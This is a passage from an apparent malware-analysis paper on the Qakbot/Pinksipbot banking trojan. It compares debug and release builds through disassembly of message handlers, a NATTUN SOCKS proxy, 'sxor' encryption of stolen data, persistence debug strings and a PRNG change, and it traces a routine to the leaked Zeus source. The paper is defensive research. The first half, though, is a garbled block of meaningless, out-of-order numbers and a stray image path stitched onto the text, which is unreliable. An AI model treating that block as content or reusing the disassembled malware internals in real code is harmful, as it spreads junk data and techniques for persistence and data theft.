700513
700514
700515
700516
700517
700518
700519
700519
700520
700521
700522
700523
700524
700525
700526
700527
700528
700529
700529
700530
700531
700532
700533
700534
700535
700536
700537
700538
700539
700539
700540
700541
700542
700543
700544
700545
700546
700547
700548
700549
700549
700550
700551
700552
700553
700554
700555
700556
700557
700558
700559
700559
700560
700561
700562
700563
700564
700565
700566
700567
700568
700569
700569
700570
700571
700572
700573
700574
700575
700576
700577
700578
700578
700579
700580
700581
700582
700583
700584
700585
700586
700587
700588
700589
700589
700590
700591
700592
700593
700594
700595
700596
700597
700598
700598
700599
700599
700600
700601
700602
700603
700604
700605
700606
700607
700608
700609
700609
700610
700611
700612
700613
700614
700615
700616
700617
700618
700619
700619
700620
700621
700622
700623
700624
700625
700626
700627
700628
700629
700629
700630
700631
700632
700633
700634
700635
700636
700637
700638
700639
700639
700640
700641
700642
700643
700644
700645
700646
700647
700648
700649
700649
700650
700651
700652
700653
700654
700655
700656
700657
700658
700659
700659
700660
700661
700662
700663
700664
700665
700666
700667
700668
700669
700669
700670
700671
700672
700673
700674
700675
700676
700677
700678
700678
700679
700679
700680
700681
700682
700683
700684
700685
700686
700687
700688
700689
700689
700690
700691
700692
700693
700694
700695
700696
700697
700698
700698
700699
700699
700700
700701
700702
700703
700704
700705
700706
700707
700708
700709
700709
700710
700711
700712
700713
700714
700715
700716
700717
700718
700719
700719
700720
700721
700722
700723
700724
700725
700726
700727
700728
700729
700729
700730
700731
700732
700733
700734
700735
700736
700737
700738
700739
700739
700740
700741
700742
700743
700744
700745
700746
700747
700748
700749
700749
700750
700751
700752
700753
700754
700755
700756
700757
700758
700759
700759
700760
700761
700762
700763
700764
700765
700766
700767
700768
700769
700769
700770
700771
700772
700773
700774
700775
700776
700777
700778
700778
700779
700779
700780
700781
700782
700783
700784
700785
700786
700787
700788
700789
700789
700790
700791
700792
700793
700794
700795
700796
700797
700798
700798
700799
700799
700800
700801
700802
700803
700804
700805
700806
700807
700808
700809
700809
700810
700811
700812
700813
700814
700815
700816
700817
700818
700819
700819
700820
700821
700822
700823
700824
700825
700826
700827
700828
700829
700829
700830
700831
700832
700833
700834
700835
700836
700837
700838
700839
700839
700840
700841
700842
700843
700844
700845
700846
700847
700848
700849
700849
700850
700851
700852
700853
700854
700855
700856
700857
700858
700859
700859
700860
700861
700862
700863
700864
700865
700866
700867
700868
700869
700869
700870
700871
700872
700873
700874
700875
700876
700877
700878
700878
700879
700879
700880
700881
700882
700883
700884
700885
700886
700887
700888
700889
700889
700890
700891
700892
700893
700894
700895
700896
700897
700898
700898
700899
700899
700900
700901
700902
700903
700904
700905
700906
700907
700908
700909
700909
700910
700911
700912
700913
700914
700915
700916
700917
700918
700919
700919
700920
700921
700922
700923
700924
700925
700926
700927
700928
700929
700929
700930
700931
700932
700933
700934
700935
700936
700937
700938
700939
700939
700940
700941
700942
700943
700944
700945
700946
700947
700948
700949
700949
700950
700951
700952
700953
700954
700955
700956
700957
700958
700959
700959
700960
700961
700962
700963
700964
700965
700966
700967
700968
700969
700969
700970
700971
700972
700973
700974
700975
700976
700977
700978
700978
700979
700979
700980
700981
700982
700983
700984
700985
700986
700987
700988
700989
700989
700990
700991
700992
700993
700994
700995
700996
700997
700998
700998
700999
700999
700100
700101
700102
700103
700104
700105
700106
700107
700108
700109
700109
700110
700111
700112
700113
700114
700115
700116
700117
700118
700119
700119
700120
700121
700122
700123
700124
700125
700126
700127
700128
700129
700129
700130
700131
700132
700133
700134
700135
700136
700137
700138
700139
700139
700140
700141
700142
700143
700144
700145
700146
700147
700148
700149
700149
700150
700151
700152
700153
700154
700155
700156
700157
700158
700159
700159
700160
700161
700162
700163
700164
700165
700166
700167
700168
700169
700169
700170
700171
700172
700173
700174
700175
700176
700177
700178
700179
700179
700180
700181
700182
700183
700184
700185
700186
700187
700188
700189
700189
700190
700191
700192
700193
700194
700195
700196
700197
700198
700199
700199
700200
700201
700202
700203
700204
700205
700206
700207
700208
700209
700209
700210
700211
700212
700213
700214
700215
700216
700217
700218
700219
700219
700220
700221
700222
700223
700224
700225
700226
700227
700228
700229
700229
700230
700231
700232
700233
700234
700235
700236
700237
700238
700239
700239
700240
700241
700242
700243
700244
700245
700246
700247
700248
700249
700249
700250
700251
700252
700253
700254
700255
700256
700257
700258
700259
700259
700260
700261
700262
700263
700264
700265
700266
700267
700268
700269
700269
700270
700271
700272
700273
700274
700275
700276
700277
700278
700278
700279
```




Figure 35: Qakbot web inject generates identical URL pattern to that of Dridex.

<pre> push ebp mov ebp, esp mov eax, [ebp+arg_4] dec eax dec eax jz loc_4019D9 sub eax, 10h jz short loc_4019B5 sub eax, 913Fh jz short loc_401985 dec eax dec eax jz short loc_40195F pop ebp jmp dword_41699C ; CODE XREF: sub_40193A+1C†j call offset aWndprocGotWm_q ; "WndProc(): Got WM_QBOT_MSG_4 message" cmp [ebp+arg_8], 303BABAH pop ecx jnz short loc_4019B1 cmp [ebp+arg_C], 0BABA0101h jnz short loc_4019B1 or dword_4167A4, 4 jmp short loc_4019A9 ; CODE XREF: sub_40193A+18†j push offset aWndprocGotWm_0 ; "WndProc(): Got WM_QBOT_MSG_2 message" call DebugLog cmp [ebp+arg_8], 303BABAH pop ecx jnz short loc_4019B1 cmp [ebp+arg_C], 0BABA0101h jnz short loc_4019B1 or dword_4167A4, 2 ; CODE XREF: sub_40193A+49†j push 0 call dword_4169A8 </pre> <p>DEBUG BUILD</p>	<pre> push ebp mov ebp, esp mov eax, [ebp+arg_4] push 2 pop ecx sub eax, ecx jz short loc_7000180E sub eax, 10h jz short loc_700017F5 sub eax, 913Fh jz short loc_700017D1 sub eax, ecx jz short loc_700017B6 pop ebp jmp ds:dword_7000F75C ; CODE XREF: sub_700017B6: cmp [ebp+arg_8], 303BABAH jnz short loc_700017F1 cmp [ebp+arg_C], 0BABA0101h jnz short loc_700017F1 or ds:dword_7000F6A4, 4 jmp short loc_700017E9 ; CODE XREF: sub_700017D1: cmp [ebp+arg_8], 303BABAH jnz short loc_700017F1 cmp [ebp+arg_C], 0BABA0101h jnz short loc_700017F1 or ds:dword_7000F6A4, ecx ; CODE XREF: sub_700017E9: push 0 call ds:dword_7000F768 </pre> <p>RELEASE BUILD</p>
--	--

Figure 36: Comparison of the same function in a release and debug Qakbot build.

have no doubt that the Pinksipbot authors have maintained the same code base since its original release in 2007.

Three of the most noteworthy features that have evolved over time are the NATTUN proxy service, encryption technique and random number generation.

The NATTUN proxy server has upgraded from SOCKS version 4 to version 5 (Figure 39).

The encryption used for data stolen and transferred via FTP servers is named internally as `sxor{N}_encrypt_data_to_file()`.

The 2010 versions use the prefix ‘sxor2’, which has now been replaced with ‘sxor3’ in the newer debug versions (Figure 40).

The third change involves a function responsible for generating a unique directory name to store the Pinksipbot binary after first execution. This function generates the unique directory name based on the username, computer name, Windows product ID, and the volume serial number of C:\. Even though the algorithm has not changed since 2010, the random number generator has! The 2010 and 2011 versions of Pinksipbot

depended on MSVCRT's implementation of the C library function rand() to generate random numbers.

Shortly after the Zeus source code leak in 2011, Pinksipbot samples replaced rand() with the Mersenne Twister PRNG, which is included in the Zeus leak (Figure 41).

It is not just the Mersenne Twister algorithm that has been lifted directly from Zeus. The _divI64 function from the Zeus code

leak [28] has a byte-for-byte match with Pinksipbot variants that use Mersenne Twister (Figure 42).

Earlier in the paper, we put forth a claim of possible collaboration between Pinksipbot authors and those responsible for Dridex, Hesperbot and NeverQuest. The appearance of Zeus code after its leak makes it clear that there is no relationship between the group behind Zeus and the Pinksipbot authors.

```
sxor3_decrypt0 sha1 check value not match
sxor3_decrypt0: dwSrcBufLen=%u dwKeyLen=%u
sxor3_encrypt_data_to_file0: cbc->buf_len=%u out_buf_size=%u
sxor3_encrypt_data_to_file0: file=%s] crypt_key is set! crypt_key_len=%u
sxor3_encrypt_data_to_file0: file=%s] crypt_key is not set, generating random
sxor3_encrypt_data_to_file0: CreateFile0 [%s] failed
sxor2_decrypt_full0: blz_depack0 returned %u
sxor2_decrypt_full0: blz_decompress_data failed ret=%d
sxor2_decrypt_full0: mem_alloc failed
sxor2_decrypt_full0: decrypted ok without passphrase
sxor2_decrypt_full0: decrypt without passphrase failed
sxor2_decrypt_full0: decrypted ok with passphrase
sxor2_decrypt_full0: decrypt with passphrase failed
sxor2_decrypt_full0: decrypt without passphrase failed: message is in bad format. in_buf_size=...
sxor2_decrypt_full0: mem_alloc % bytes failed
sxor2_decrypt_full0: work as version 3. in_buf_size=%u
sxor2_open_from_mem0: decrypt failed ret=%d
sxor2_open_from_mem0: mem_alloc0 failed
sxor2_open0: mem_alloc 2 failed
sxor2_open0: decrypt failed ret=%d
sxor2_open0: file '%s' is too small
sxor2_open0: fio_load_file0 failed file=%s'
sxor2_open0: mem_alloc0 failed
CreateStartup0: CreateShortcut0 ok!
CreateStartup0: CreateShortcut0 failed
CreateStartup0: try to create shorcut
CreateStartup0: AV_NORTON installed, skip this step
CreateStartup0: RegUnloadKey0 failed
CreateStartup0: RegLoadKey0 success szRegFile=%s'
CreateStartup0: RegLoadKey0 failed szRegFile=%s' szSid=%s' err=%d
CreateStartup0: Loading hive: szRegFile=%s'
CreateStartup0: reg run key: %s'
RunQbotForCurrentUser0: failed szExePath=%s'
RunQbotForAnotherUser0: szDomain=%s'
RunQbotForAnotherUser0: failed WTSDomainName err=%d
```

Figure 37: Example debug strings from a recent Pinksipbot debug build.

```

push    ebp
mov    ebp, esp
sub    esp, 214h
push    ebx
push    esi
push    edi      ; ArgList
mov    ebx, offset fd
                ; CODE XREF: sub_10009AE7+7D↓j
                ; sub_10009AE7+C7↓j ...
mov    eax, fd
or    [ebp+var_4], 0FFFFFFFh
xor    edi, edi
mov    [ebp+timeout.tv_sec], 5
cmp    eax, edi
mov    [ebp+timeout.tv_usec], edi
jge    loc_10009BB8
push    eax      ; ArgList
offset aNattun_client_ ; "nattun_client_loop(): pc.pipe_sock=%d"
call    DebugLog
push    edi      ; Time
call    ds:time
mov    esi, eax
mov    eax, dword_100BCB78
add    esp, 0Ch
cmp    eax, edi
jz    short loc_10009B66
cmp    eax, esi
jbe    short loc_10009B66
sub    eax, esi
push    eax      ; ArgList
push    offset aNattun_clien_0 ; "nattun_client_loop(): 1 next connect to...".
call    DebugLog
imul   esi, 3E8h
mov    eax, dword_100BCB78
                ; CODE XREF: sub_1001447A+E8Tj
                ; sub_1001447A+E8Tj
                ; offset aNattun_clie_10 ; "nattun_client_loop(): next_connect_time...".
                ; offset aNattun_clie_11 ; "nattun_client_loop(): now_time=%u"
                ; offset aNattun_clie_12 ; "nattun_client_loop(): 1 next connect to...".
                ; sub_10052FF8
                ; call sub_1001BCFF
                ; push dword_10052FF8
                ; mov edi, eax
                ; push offset aNattun_clie_10 ; "nattun_client_loop(): next_connect_time...".
                ; mov [ebp+var_20], edi
                ; mov [ebp+var_1C], edx
                ; call DebugLog
                ; push edi
                ; push offset aNattun_clie_11 ; "nattun_client_loop(): now_time=%u"
                ; call DebugLog
                ; mov eax, dword_10052FF8
                ; mov ecx, dword_10052FF4
                ; mov edx, eax
                ; add esp, 1Ch
                ; or edx, ecx
                ; jz short loc_100145A1
                ; cmp ecx, ebx
                ; jl short loc_100145A1
                ; jg short loc_10014568
                ; cmp eax, edi
                ; jbe short loc_100145A1
                ; sub eax, edi
                ; push eax
                ; call DebugLog
                ; mov eax, dword_10052FF8
                ; sub eax, edi
                ; imul eax, 3E8h
                ; DEBUG BUILD FROM 2010
                ; DEBUG BUILD FROM 2016

```

Figure 38: Evolution of the nattun_client_loop() function.

```

cmp al, 5
jnz short loc_1000A0D0
push offset aSocks5NotSuppo ; "Socks 5 not supported yet"
push 0 ; dwMessageId
call WriteToLog
pop ecx
or esi, 0FFFFFh
pop ecx
jmp loc_1000A1D0
; CODE XREF: sub_1000A0B3+FTj

cmp al, 4
jz short loc_1000A0F8
movzx eax, al
push eax ; ArgList
push offset aBadSocksVersio ; "Bad socks version: %02x"
push 0 ; dwMessageId
call WriteToLog
add esp, 0Ch
push 0xFFFFFFFh
jmp loc_1000A1CF
; CODE XREF: sub_1000A0B3+29tj

mov al, [esi+1]
cmp al, 1
jz short loc_1000A119
movzx eax, al
push eax ; ArgList
push offset aUnsupportedSoc ; "Unsupported SOCKS command code: %02x"
push 0 ; dwMessageId
call WriteToLog

```

```

movzx eax, al
push eax ; int
push offset aProcess_soc_17 ; process_socks5_packet(): cmd %02x not supported
push 0 ; dwMessageId
call WriteToLog
push 7
push edi
call WriteToLog
; CODE XREF: sub_10014A89+2F1tj

push [ebp+arg_0]
call sub_10014A49
add esp, 18h
jmp short loc_10014E5B
; CODE XREF: sub_10014A89+1FFTj

movzx eax, al
push eax ; int
push offset aProcess_soc_18 ; process_socks5_packet(): unknown socks state: oc->socks_state=%u
push 0 ; dwMessageId
call WriteToLog
add esp, 0Ch

```

Figure 39: Comparison of older and recent versions of a portion of NATTUN proxy code.

```

push offset aSxor2_encrypt_ ; sxor2_encrypt_data_to_file(): ctx->crypt_key
push ecx
push eax
call nullsub_2
movzx eax, word ptr [edi+7]
push offset aSxor2_encrypt_0 ; "sxor2_encrypt_data_to_file()"
push eax
lea eax, [edi+9]
push eax
call nullsub_2
push dword ptr [esi+228h]
; 2010 Debug Version using Crypto function named "sxor2"

push esi ; sxor3_encrypt_data_to_file(): file=[%s] crypt_key is set crypt_keylen = %u
push offset aSxor3_encrypt_1 ; "sxor3_encrypt_data_to_file(): file=[%s]"...
call DebugLog
push edi
push dword ptr [esi+228h]
push offset aSxor3_encrypt_2 ; "sxor3_encrypt_data_to_file(): ctx->buf_..."...
call DebugLog
; 2016 Debug Version using Crypto function named "sxor3"

```

Figure 40: Encryption function naming conventions across older and recent debug builds.

```

call GetHostUniqueId
push eax ; Seed
call ds:rand
mov ebx, dword ptr [esp+1Ch+ArgList]
pop ecx
pop edx
xor esi, esi
; CODE XREF: create_bot_nick+4F4j

loc_1001C245: push edi ; Str
call strlen
pop ecx
mov ebp, eax
call ds:rand
xor edx, edx
div ebp
mov al, [edx+edi]
mov [esi+ebx], al
inc esi
cmp esi, 6
j1 short loc_1001C245
mov edi, [esp+14h+Str]
push 6
pop esi
; CODE XREF: create_bot_nick+754j

loc_1001C26B: push edi ; Str
call strlen
pop ecx
mov ebp, eax
call ds:rand
xor edx, edx
div ebp
mov al, [edx+edi]
mov [esi+ebx], al
inc esi
cmp esi, 0Ch
j1 short loc_1001C26B
and byte ptr [ebx+0Ch], 0
push ebx ; ArgList
push offset aCreate_bot_n_0 ; "====>> create_bot_nick(): new"
call DebugLog
; 2010 DEBUG BUILD
SAME ALGORITHM for create_bot_nick
PRNG : msvcrtr!rand()

; CODE XREF: create_bot_nick+5E1j

loc_10024908: push ebx ; lpString
call MersenneTwister_init
and [ebp+var_4], 0
mov edi, [ebp+arg_4]
mov esi, ds:istrlenA
pop ecx
; CODE XREF: create_bot_nick+884j

loc_10024903: push [ebp+lpString] ; lpString
call MersenneTwister_init
dec eax
push eax
lea eax, [ebp+var_9CC]
push 0
call MersenneTwister_rand_int
mov al, [eax+ebx]
add esp, 0Ch
inc [ebp+var_4]
cmp [ebp+var_4], 6
mov [ecx+edi], al
j1 short loc_10024908
push 6
pop ebx
; CODE XREF: create_bot_nick+884j

loc_10024903: push [ebp+lpString] ; lpString
call MersenneTwister_init
dec eax
push eax
lea eax, [ebp+var_9CC]
push 0
call MersenneTwister_rand_int
mov al, [eax+ecx]
add esp, 0Ch
mov [ebx+edi], al
inc ebx
; 2016 DEBUG BUILD
SAME ALGORITHM for create_bot_nick()
PRNG: Mersenne Twister
; CODE XREF: create_bot_nick+884j

push edi
push offset aCreate_bot_nic ; "====>> create_bot_nick(): new nick: %s"
push byte ptr [edi+0Ch], 0
call DebugLog

```

Figure 41: Pinksipbot samples switch to Mersenne Twister PRNG after source code leak of Zeus.

```

push    edi
push    esi
push    ebx
xor    edi, edi
mov    eax, [esp+0Ch+arg_4]
or     eax, eax
jge    short loc_70009221
inc    edi
mov    edx, [esp+0Ch+arg_0]
neg    eax
neg    edx
sbb    eax, 0
mov    [esp+0Ch+arg_4], eax
mov    [esp+0Ch+arg_0], edx

loc_70009221: ; CODE XREF:
    mov    eax, [esp+0Ch+arg_C]
    or     eax, eax
    jge    short loc_7000923D
    inc    edi
    mov    edx, [esp+0Ch+arg_8]
    neg    eax
    neg    edx
    sbb    eax, 0
    mov    [esp+0Ch+arg_C], eax
    mov    [esp+0Ch+arg_8], edx

loc_7000923D: ; CODE XREF:
    or     eax, eax
    jnz    short loc_70009259
    mov    ecx, [esp+0Ch+arg_8]
    mov    eax, [esp+0Ch+arg_4]
    xor    edx, edx
    div    ecx
    mov    ebx, eax
    mov    eax, [esp+0Ch+arg_0]
    div    ecx
    mov    edx, ebx
    jmp    short loc_7000929A

Byte-for-Byte match with _divI64 function
from Zeus Code Leak in 2011

# if !defined __WIN64
__int64 __stdcall Math::divI64(__int64 dwA, __int64 dwB)
{
    __asm
    {
        push edi
        push esi
        push ebx

        xor edi, edi

        mov eax, dword ptr[esp + 0x14]
        or  eax, eax
        jge L1
        inc edi
        mov edx, dword ptr[esp + 0x10]
        neg eax
        neg edx
        sbb eax, 0
        mov dword ptr[esp + 0x14], eax
        mov dword ptr[esp + 0x10], edx

L1:
        mov eax, dword ptr[esp + 0x1C]
        or  eax, eax
        jge L2
        inc edi
        mov edx, dword ptr[esp + 0x18]
        neg eax
        neg edx
        sbb eax, 0
        mov dword ptr[esp + 0x1C], eax
        mov dword ptr[esp + 0x18], edx

L2:
        or  eax, eax
        jnz L3
        mov ecx, dword ptr[esp + 0x18]
        mov eax, dword ptr[esp + 0x14]
        xor edx, edx
        div ecx
        mov ebx, eax
        mov eax, dword ptr[esp + 0x10]
        div ecx
        mov edx, ebx
        jmp L4
    }
}

```

Figure 42: Identical `_divI64` functions in Zeus and Pinksipbot.

CONCLUSION

We may have learned a lot about Pinksipbot but it is continuing its evolution. Pinksipbot has shown that, despite having a small, active install-base, it is capable of causing (and has caused) significant financial damage to individuals and corporations affected by it. The actors are refining the functionalities to cope with what the AV industry has discovered and what researchers may do to try to disrupt its infrastructure. As more sinkholes were added, the malware moved from a DGA to an IP address list to get the C&C server. Mixing valid C&C servers with random IP addresses makes this list too risky for firewall devices to block right away. This behaviour shows that the group responsible for operating this malware is here to stay. Pinksipbot continues to pose challenges to anti-virus detection as the group behind it is in this business for a long time, and only by monitoring threats like this and raising awareness in the public eye to avoid infection will the AV industry be able to stay ahead of the cybercriminals.

REFERENCES

- [1] Microsoft Corporation. Microsoft Security Intelligence Report. https://www.microsoft.com/security/sir/story/default.aspx#!qakbot_evolution.
- [2] Trend Micro, Inc. QAKBOT. Threat Encyclopedia. <http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/QAKBOT>.
- [3] Symantec Corporation. W32.Qakbot in Detail. https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_qakbot_in_detail.pdf.
- [4] Proofpoint Corporation. Analysis of a Cybercrime Infrastructure. https://cdn2.vox-cdn.com/uploads/chorus_asset/file/2340876/proofpoint-analysis-cybercrime-infrastructure-20141007.0.pdf.
- [5] Symantec Corporation. Qakbot Steals 2GB Confidential Data per Week. <http://www.symantec.com/connect/blogs/qakbot-steals-2gb-confidential-data-week>.
- [6] BAE Systems. The Return of QBot. <http://www.baesystems.com/en/cybersecurity/download-csai/resource/uploadFile/1434579545473>.
- [7] Talos. QBot on the Rise. <http://blog.talosintel.com/2016/04/qbot-on-the-rise.html>.
- [8] Wilson, T. Emerging Qakbot Exploit Is Ruffling Some Feathers. Dark Reading. <http://www.darkreading.com/attacks-breaches/emerging-qakbot-exploit-is-ruffling-some-feathers/d/d-id/1134654>.
- [9] Shadowserver Foundation. Unique AAEH/Beebone Infected IPs Per Day. <https://aaeh.shadowserver.org/stats/>.
- [10] McAfee Labs. Takedown Stops Polymorphic Botnet.

- McAfee Labs Blog. <https://blogs.mcafee.com/mcafee-labs/takedown-stops-polymorphic-botnet/>.
- [11] The State of Washington Security Operations. Recent Sweet Orange Exploit Kit Campaign. <http://www.soc.wa.gov/security-news/recent-sweet-orange-exploit-kit-campaign>.
- [12] Malware-Traffic-Analysis. RIG EK from 188.227.16.59. <http://www.malware-traffic-analysis.net/2016/02/07/index.html>.
- [13] Traffic Analysis Exercise and Answers. <http://www.malware-traffic-analysis.net/2016/01/07/page2.html>.
- [14] SANS ISC. Actor using Rig EK to deliver Qbot update. SANS ISC InfoSec Forums. <https://isc.sans.edu/forums/diary/Actor+using+Rig+EK+to+deliver+Qbot+update/20551/>.
- [15] Bader, J. The DGA of Qakbot. <https://www.johannesbader.ch/2016/02/the-dga-of-qakbot/>.
- [16] Millman, R. This new strain of Qbot malware is tougher than ever to find and destroy. ITPro. <http://www.itpro.co.uk/security/26340/this-new-strain-of-qbot-malware-is-tougher-than-ever-to-find-and-destroy>.
- [17] Pulse IT. Bug that infected Royal Melbourne Hospital is a Qbot worm. <http://www.pulseitmagazine.com.au/australian-ehealth/2860-bug-that-infected-royal-melbourne-hospital-is-a-qbot-worm>.
- [18] Ibsen Software. BriefLZ - Small fast Lempel-Ziv compression library. GitHub. <https://github.com/jibsen/brieflz>.
- [19] Grooten, M. The return of Qakbot. Anubis Networks. <http://blog.anubisnetworks.com/blog/community/anubislabsblog/the-return-of-qakbot>.
- [20] F5 Networks. Tinba Malware – New, Improved, Persistent. <https://devcentral.f5.com/articles/tinba-malware-new-improved-persistent>.
- [21] Xylibox. ATSEngine. <http://www.xylibox.com/2014/05/atsengine.html>.
- [22] Krebs, B. Big Scores and Hi Scores. Krebs on Security. <http://krebsonsecurity.com/2011/03/big-scores-and-hi-scores/#more-8778>.
- [23] Aruc, S. KINS Origin Malware with Unique ATSEngine. <http://www.slideshare.net/realdeepdark/kins-origin-malware-with-unique-ats-engine>.
- [24] Boutin, J.-I. The Evolution of WebInjects. <https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Boutin.pdf>.
- [25] Akamai. Yummba WebInject Tools Threat Advisory. <https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/yummba-webinject-tools-threat-advisory.pdf>.
- [26] Buguroo. Analysis of Latest Dridex Campaign Reveals Worrisome Changes and Hints at New Threat Actor Involvement. https://buguroo.com/wp-content/uploads/2016/04/dridex_report_20160407.pdf.
- [27] F5 Networks. Neverquest Malware Analysis. <https://devcentral.f5.com/d/neverquest-malware-analysis>.
- [28] EvilZone Git Repositories. Zeus Source Code math.cpp. <http://git.evilzone.org/7i2/Zeus/blob/a024de3cf4166705021c24d28508a1612de9fd38/source/common/math.cpp#L25>.
- [29] Custom Packed Pinksipbot. <a0fdd16f65c09159c673e82096905a68b772b5efc79259f3cee4cdbba3209724>.